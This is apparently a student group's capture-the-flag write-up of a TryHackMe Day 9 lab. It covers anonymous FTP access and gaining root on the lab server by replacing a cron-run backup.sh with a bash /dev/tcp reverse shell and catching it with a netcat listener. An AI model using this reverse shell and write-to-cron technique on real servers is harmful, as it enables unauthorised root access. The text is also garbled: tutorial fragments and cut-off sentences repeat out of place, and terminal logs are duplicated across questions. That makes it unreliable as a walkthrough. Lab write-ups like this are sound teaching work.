# PSP0201 Week 3 Writeup

Group Name: ikun no 1

Members


| ID | Name | Role |
|---|---|---|
| 1211102058 | Chu Liang Chern | Leader |
| 1211101401 | Chong Jii Hong | Member |
| 1211103206 | Ng Kai Keat | Member |
| 1211103095 | Siddiq Ferhad Bin Khairil Anual | Member |

# Day 9: Networking Anyone can be Santa!

**Tool used:** Kali-Linux, FTP protocol

**Solution/walkthrough:**

## Question 1




Index of ftp://10.10.204.15/

Up to higher level directory

| Name | Size | Last Modified |
|---|---|---|
| backups | | 11/15/20 7:00:00 PM EST |
| elf_workshops | | 11/15/20 7:00:00 PM EST |
| human_resources | | 11/15/20 7:00:00 PM EST |
| public | | 11/15/20 7:00:00 PM EST |

Enter ftp://<ip address>/ on the url bar and the directories of the FTP site shown.

## Question 2




```
┌──(1211103206㉿kali)-[~]
└─$ ftp 10.10.172.107
Connected to 10.10.172.107.
220 Welcome to the TBFC FTP Server!.
Name (10.10.172.107:1211103206): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||51833|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||64348|)
```

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Access the FTP and login with anonymous. Next, the directories are shown. Cd the directories to check which directory and things inside.



```
229 Entering Extended Passive Mode (|||64348|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||60096|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*********************************************|   341      179.71 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.41 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||55554|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*********************************************|    24      296.67 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.09 KiB/s)
ftp> 
```


9.6.4. Return to our netcat … em shell on the FTP Server as the most powerful user. A…

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Then, public directory is the answer.

## Question 3



```
229 Entering Extended Passive Mode (|||64348|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||60096|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*********************************************|   341      179.71 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.41 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||55554|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*********************************************|    24      296.67 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.09 KiB/s)
ftp> 
```


9.6.4. Return to our netcat … em shell on the FTP Server as the most powerful user. A…

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Only one script in the directory. The answer is backup.sh

## Question 4




```
229 Entering Extended Passive Mode (|||64348|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||60096|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*********************************************|   341      179.71 KiB/s    00:00 ETA
226 Transfer complete.
341 bytes received in 00:00 (1.41 KiB/s)
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||55554|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*********************************************|    24      296.67 KiB/s    00:00 ETA
226 Transfer complete.
24 bytes received in 00:00 (0.09 KiB/s)
ftp> 
```

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.

Download the script and the text.




```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server


┌──(1211103206㉿kali)-[~]
└─$ cat shoppinglist.txt
The Polar Express Movie

┌──(1211103206㉿kali)-[~]
└─$ 
```

Proceed to use commands similar to what we have used before to find the contents of root.txt located in the root directory! Let's break down exactly what happened here and explain the reasons as why this exploit happened:

9.6.5.1. The FTP Server has anonymous mode enabled allowing us to authenticate. This isn't inherently insecure and has many legitimate uses.


Then, open the shoppinglist.txt and the movie name shown.

## Question 5



```
#!/bin/bash

bash -i >& /dev/tcp/10.18.11.248/4444 0>&1
```

Edit the backup.sh and delete the content replace with bash -i >& /dev/tcp/ (own ip address)/4444 0>&1.



```
┌──(1211103206㉿kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for 1211103206:
listening on [any] 4444 ...
```


9.6.2. Let's set up a netcat listener to catch the connection on our AttackBox:

9.6.3. We'll now attempt to upload our malicious script to the folder that we have write permissions on the FTP server by returning to our FTP prompt and using put to put the file into that directory (ensuring it is your current directory).

9.6.4. Return to our netcat listener, after waiting one minute, you should see an output like below! Success! We have a reverse system shell on the FTP Server as the most powerful user. Any commands you now use will execute on the FTP server's system.


```
root@ip-10-10-
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.185.239 47640 received!
bash: cannot set terminal process group (1419): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Open a terminal to listen.



```
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53726|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||50411|)
150 Ok to send data.
100% |*********************************************|    58      425.86 KiB/s    00:00 ETA
226 Transfer complete.
58 bytes sent in 00:00 (0.14 KiB/s)
ftp> 
```

Then upload back the backup.sh



```
┌──(1211103206㉿kali)-[~]
└─$ sudo nc -lvnp 4444
[sudo] password for 1211103206:
listening on [any] 4444 ...
connect to [10.18.11.248] from (UNKNOWN) [10.10.172.107] 58410
bash: cannot set terminal process group (1798): Inappropriate ioctl
bash: no job control in this shell
root@tbfc-ftp-01:~# whoami
whoami
root
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# 
```

```
ftp> ls
229 Entering Extended Passive Mode (|||53726|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||50411|)
150 Ok to send data.
100% |*********************************************|    58      425.86 KiB/s    00:00 ETA
226 Transfer complete.
58 bytes sent in 00:00 (0.14 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||50607|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113            58 Jun 26 09:00 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

Then, ls the root account and the flag.txt shown. Finally, cat the flag and the flag shown.